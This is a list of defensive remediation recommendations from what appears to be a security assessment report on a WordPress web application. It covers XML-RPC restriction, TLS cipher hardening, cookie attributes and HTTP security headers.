- Recommended to disable the xmlrpc.php endpoint if it is not needed for the functionality of the web application. If it is needed, access to this endpoint should be restricted to authorized users only, and all other methods should be protected against unauthorized access and exploitation.
- Implement access control mechanisms such as IP whitelisting to restrict access to XML-RPC.
- Disable XML-RPC if not needed by blocking access to xmlrpc.php. If XML-RPC is required, limit authentication attempts via security plugins like Wordfence or Fail2Ban.
- Xmlrpc.php can be restricted or disabled by using Wordpress Plugins or by manually configuring .htaccess file rewrite the rule.
- Recommended to disable the xmlrpc.php endpoint if it is not needed for the functionality of the web application. If it is needed, access to this endpoint should be restricted to authorized users only, and all other methods should be protected against unauthorized access and exploitation.
- Implement access control mechanisms such as IP whitelisting to restrict access to XML-RPC.
- It is recommended to implement proper authentication mechanisms for accessing the load-scripts.php.
- It is recommended to use plugins or security measures to restrict the number of JavaScript files that can be loaded simultaneously.
- Several countermeasures for the LUCKY13 attack exist. Most importantly (and easy to implement), no CBC cipher suites should be used. Instead use AEAD cipher suites such as AES-GCM.

- Consider implementing plugins or security measures that limit the frequency and number of requests that can be sent to wp-cron.php, load-scripts.php endpoints.
- Please enable the following configurations; also ensure NO CBC ciphers are enabled
- Enable TLSv1.2, Disable SSLv3.0, TLSv1.0 and TLSv1.1
- Enable modern TLS cipher suites and Disable all CBC Cipher suite
- If possible, disable HTTP level compression
- Separate sensitive information from user input
- Protect vulnerable pages with CSRF token. The SameSite Cookie attribute will mitigate this issue, because to exploit this issue an attacker forces the victim to visit a target website using invisible frames. With the SameSite cookie attribute added, cookies that belong to the target won't be sent with a request that does not include top level navigation.
- Hide the length of the traffic by adding a random number of bytes to the responses.
- Add in a rate limit, so that the page maximum is reached five times per minute.
- Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.
- The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.
- The first step to get rid of vulnerabilities in the components you are using would be to always keep everything up to date.
- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Recommended to upgrade or update your installation of WordPress and its components to a latest stable version.
- It is recommended to obtain components from official sources over secure links only. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Consider enabling automatic updates or upgrades in WordPress.
- Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.
- Content-Security-Policy : It's recommended to implement and configure a robust Content Security Policy (CSP) for the web application. Enable CSP on your application by sending the Content-Security-Policy in HTTP response headers that instruct the browser to apply the policies as specified.
- X-Content-Type-Options : Configure your web server to include an 'X-Content-Type-Options' header with a value of 'nosniff'.
- X-Frame-Options : Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.
- X-XSS-Protection : Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
- Referrer-Policy : Implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags.

- Permissions-Policy : Ensure that your web server, application server, load balancer, etc. is configured to set the Permissions-Policy header.
- Cross-Origin-Resource-Policy : Use the Cross-Origin-Resource-Policy header to prevent unauthorized access to resources from external domains. Setting this to same-origin or same-site.

For this Application to remain secure, however, security posture must be evaluated and improved continuously. Establishing the organizational structure that will support these ongoing improvements is essential in order to maintain control of the portal and related applications.

Mirox

Reinforce Your Security